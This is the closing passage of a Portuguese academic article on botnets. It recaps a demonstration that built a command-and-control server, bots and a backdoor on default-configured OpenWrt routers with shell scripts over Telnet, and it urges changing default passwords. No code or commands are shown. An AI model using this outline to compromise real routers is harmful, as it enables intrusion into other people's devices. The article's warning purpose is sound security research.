Apenas uma pequena tarefa que elimina um grande problema. Mas como visto, é possível encontrar sistemas na internet vulneráveis. Uma solução plausível seria uma obrigatoriedade da troca de senha no primeiro acesso ao sistema.

5 CONSIDERAÇÕES FINAIS

Botnet é contextualizada como uma ameaça, mas além do poder destrutivo, algo mais chama atenção, uma Botnet é uma rede de computação distribuída, feita de uma forma totalmente engenhosa e criativa, são criadas de diversas maneiras, utilizando diversos protocolos para seu funcionamento, não existem padrões ou normas a serem seguidos, quando procurado sobre detecção de Botnet, os protocolos: IRC, HTTP e P2P são mencionados com mais frequência, no artigo foi utilizado o TELNET, mostrando que as Botnets estarão sempre em atividades, devidas às adequações de seus criadores.

No artigo foi utilizado o OpenWrt, uma distribuição Linux com poder de customização que é usada como sistema embarcado em roteadores. Com o OpenWrt foi possível criar uma Botnet através das definições de autores que abordaram o referido assunto, demonstrando todas as partes envolvidas,

desde o Botmaster, o C&C, os Bots, e o alvo, enquadrados conforme pesquisas sobre o tema. Conforme evolução, as Botnets também vão se adequando as mudanças, como na evolução para internet das coisas, onde não apenas o computador pode ser Bot, mas outros equipamentos vulneráveis conectados à internet podem ser alvo, denominados como “thingbot”.

O artigo teve como objetivo demonstrar a criação e funcionamento das principais partes de uma Botnet, como o C&C, para fazer as verificações dos Bots e envios dos comandos, também a backdoor para um acesso alternativo ao sistema. Como visto, foi utilizando apenas Shell Script, demonstrando que com um pouco mais de criatividade, pode-se aperfeiçoar a Botnet, como propagação e injeção automática, mas o intuito foi apenas alertar sobre estas vulnerabilidades.

A descoberta de equipamentos vulneráveis na internet foi possível através das observações padrões no sistema, através de mecanismo de busca para os devidos fins. Como demonstrado no artigo, para que o OpenWrt não faça parte de uma possível Botnet, basta tratar as questões básicas de segurança, como a troca de senha de imediato, fugir do padrão de configuração, bem como se familiarizar com o sistema embarcado. O OpenWrt é um sistema robusto, apenas se torna inseguro se não forem observadas essas particularidades.

O foco do artigo não foi à segurança, mas sinalizar a insegurança que um sistema pode apresentar quando não configurado com o mínimo de requisitos. O propósito foi abordar sobre Botnets, assunto um tanto desconhecido por parte de usuários comuns de internet, e buscando incentivar ainda mais a pesquisa para trabalhos futuros sobre o tema.

REFERÊNCIAS BIBLIOGRÁFICAS

BROAD, James; BINDER, Andrew. **Hacking com Kali Linux: Técnicas práticas para testes de invasão**, São Paulo: Novatec, 2014.

BROWN, Lawrie; STALLINGS, William. **Segurança de Computadores Princípios e Práticas**, Trad. 2ª ed. Rio de Janeiro: Campus-Elsevier, 2013.

CLARKE, Richard A.; KNAKE Robert K. **Guerra cibernética: a próxima ameaça à segurança o que fazer a respeito**, Rio de Janeiro: Brasport, 2015.

COSTA, Daniel Gouveia - **Administração de Redes com scripts: Bash Script, Python e VBScript**, São Paulo: Brasport, 2010.

DEBONI, Felipe Loureiro; BORBA Rafael Ferreira, **Sistemas embarcados em segurança de redes – OpenWrt**, 2007. Disponível em: <<http://www.multicast.com.br/sergio/arquivos/monografia-pos-seguranca-sistema-embarcado-openwrt.pdf>>. Acesso em: 06 nov. 2015

FARREL, Adrian; **A Internet E Seus Protocolos Uma Análise Comparativa**, Rio de Janeiro: Campus-Elsevier, 2005.

FERREIRA, Pedro. **Deteção de Botnets**, 2013. Disponível em: <<http://projinf.estig.ipb.pt/~a21307/relatorio.pdf>>. Acesso em: 07 nov. 2015

GERALDI, Luciana Maura Aquaroni; TAVARES, Nelson Sadala; FORMICE, Cesar Renato; **Linux Configurações de Serviços de Rede**, 1ªed. Taquaritinga: AgBook, 2013

LAMB, Frank. **Automação Industrial na Prática**, Porto Alegre: AMGH editora Ltda, 2015.

McCLURE, Stuart; SCAMBRAY, Joel; KURTZ, George. **Hackers Expostos Segredos e Soluções para a Segurança de Redes**, 7ed. Porto Alegre: Bookman, 2014.

Semola, Marcos. **Gestão da Segurança da Informação Uma Visão Executiva**, 2ª ed. Rio de Janeiro: Campus-Elsevier, 2013.

TAURION, Cezar. **Software embarcado: oportunidade e potencial de mercado**, Rio de Janeiro: Brasport, 2005.

ULBRICH, Henrique Cesar – **Hackademia**, São Paulo: Universo dos Livros, 2008.